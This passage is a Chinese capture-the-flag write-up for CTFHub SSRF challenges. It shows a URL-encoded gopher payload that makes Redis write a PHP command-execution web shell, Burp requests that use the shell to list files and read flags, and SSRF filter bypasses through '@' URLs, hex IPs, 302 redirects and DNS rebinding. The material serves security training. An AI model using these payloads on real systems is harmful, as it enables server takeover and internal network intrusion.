gopher%3A%2F%2F127.0.0.1%3A6379%2F_%252A1%250D%250A%25248%250D%250Aflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252434%250D%250A%250A%250A%253C%253Fphp%2520system%2528%2524_GET%255B%2527cmd%2527%255D%2529%253B%2520%253F%253E%250A%250A%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%25243%250D%250A%25243%250D%250A%252413%250D%250A%2Fvar%2Fwww%2Fhtml%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250A%25249%250D%250A%25249%250D%250Ashell.php%250D%250A%252A1%250D%250A%25244%250D%250A%25244%250D%250Asave%250D%250A%250A
```

请求后生成一句话shell.php文件，利用参数cmd，构造请求 `/shell.php?cmd=ls%20/`

The screenshot shows the Burp Suite Professional interface. The main window displays a request and response for a target URL: `http://challenge-0f1a6109d8ba9e68.sandbox.ctfhub.com:10800`.

Request:

```
GET /shell.php?cmd=ls%20/ HTTP/1.1
Host: challenge-0f1a6109d8ba9e68.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

```
Date: Wed, 25 Aug 2021 06:11:36 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 237
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

REDIS0007      redis-ver 3.2.6
redis-bits统   , ctime履 %a   used-mem戡d

Procfile
bin
boot
dev
dump.rdb
etc
flag_1d41ab57dcc1507d5d99e103cdca52da
goreman
home
lib
lib64
medi
```

The interface also shows a search bar at the bottom with the text "Type a search term" and "0 matches". The status bar at the bottom right indicates "563 bytes | 43 millis".

获取flag文件，再构造请求 `/shell.php?cmd=cat%20/flag_1d41ab57dcc1507d5d99e103cdca52da` ,获得flag

Target: `http://challenge-0f1a6109d8ba9e68.sandbox.ctfhub.com:10800`

Request

```
GET /shell.php?cmd=cat%20/flag_1d41ab57dcc1507d5d99e103cdca52da HTTP/1.1
Host: challenge-0f1a6109d8ba9e68.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Wed, 25 Aug 2021 06:16:22 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 121
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

REDIS0007    redis-ver 3.2.6
redis-bits 64    ctime 1629841222    used-memory 10240

ctftimehub {37172c9155b6f3d0b7b1bb35}

Os$ 驛:
```

URL Bypasss

访问地址提示"start with `http://notfound.ctfhub.com`",所以需要以 `http://notfound.ctfhub.com` 开头，构造访问url如下获取flag

```
?url=http://notfound.ctfhub.com@127.0.0.1/flag.php
```

数字IP Bypass

题目提示ban掉了127以及172.不能使用点分十进制的IP，但是又要访问127.0.0.1

- 方法一:
使用localhost代替127.0.0.1,构造请求url如下，获取flag


```
?url=http://localhost/flag.php
```

- 方法二:
将127.0.0.1转换为16进制0x7F000001,构造请求url如下，获取flag

```
?url=http://0x7F000001/flag.php
```

302跳转 Bypass

题目提示过滤了127.0.0.1，使用数字IP Bypass可以绕过，但是题意是使用302跳转绕过，可以生成短链接302跳转获得flag, 短链接生成网站



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Target: http://challenge-fe22857ead27603c.sandbox.ctfhub.com:10800

Request

```
GET /?url=https://my5353.com/ug53i HTTP/1.1
Host: challenge-fe22857ead27603c.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Tue, 24 Aug 2021 16:06:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
Content-Length: 32

ctfhub{94c034eda0f2c1bcc18f5cd6}
```

334 bytes, 1,374 millis

DNS重绑定

DNS重绑定漏洞

使用file://协议查看flag.php查看代码发现过滤了 /127|172|10|192/ 开头，可以用16进制方式绕过，但是考虑到题目要求使用DNS重绑定

使用**rbndr.us dns rebinding service**获取域名

This page will help to generate a hostname for use with testing for [dns rebinding vul](#)

To use this page, enter two ip addresses you would like to switch between. The host

All source code available [here](#).

A B

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

23 x 24 x 25 x 26 x 27 x 28 x 29 x 30 x 31 x 32 x 33 x 34 x ...

Go Cancel < >

Target: http://challenge-407da139aa113bf6.sandbox.ctfhub.com:10800

Request

Raw Params Headers Hex

```
GET /?url=7f000001.7f000002.rbndr.us/flag.php HTTP/1.1
Host: challenge-407da139aa113bf6.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Wed, 25 Aug 2021 06:51:17 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 32
Connection: close
X-Powered-By: PHP/5.6.40
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

ctfhub {2605d00ef57b8e42b2b8991e}
```

? < + > Type a search term 0 matches

Done 334 bytes | 289 millis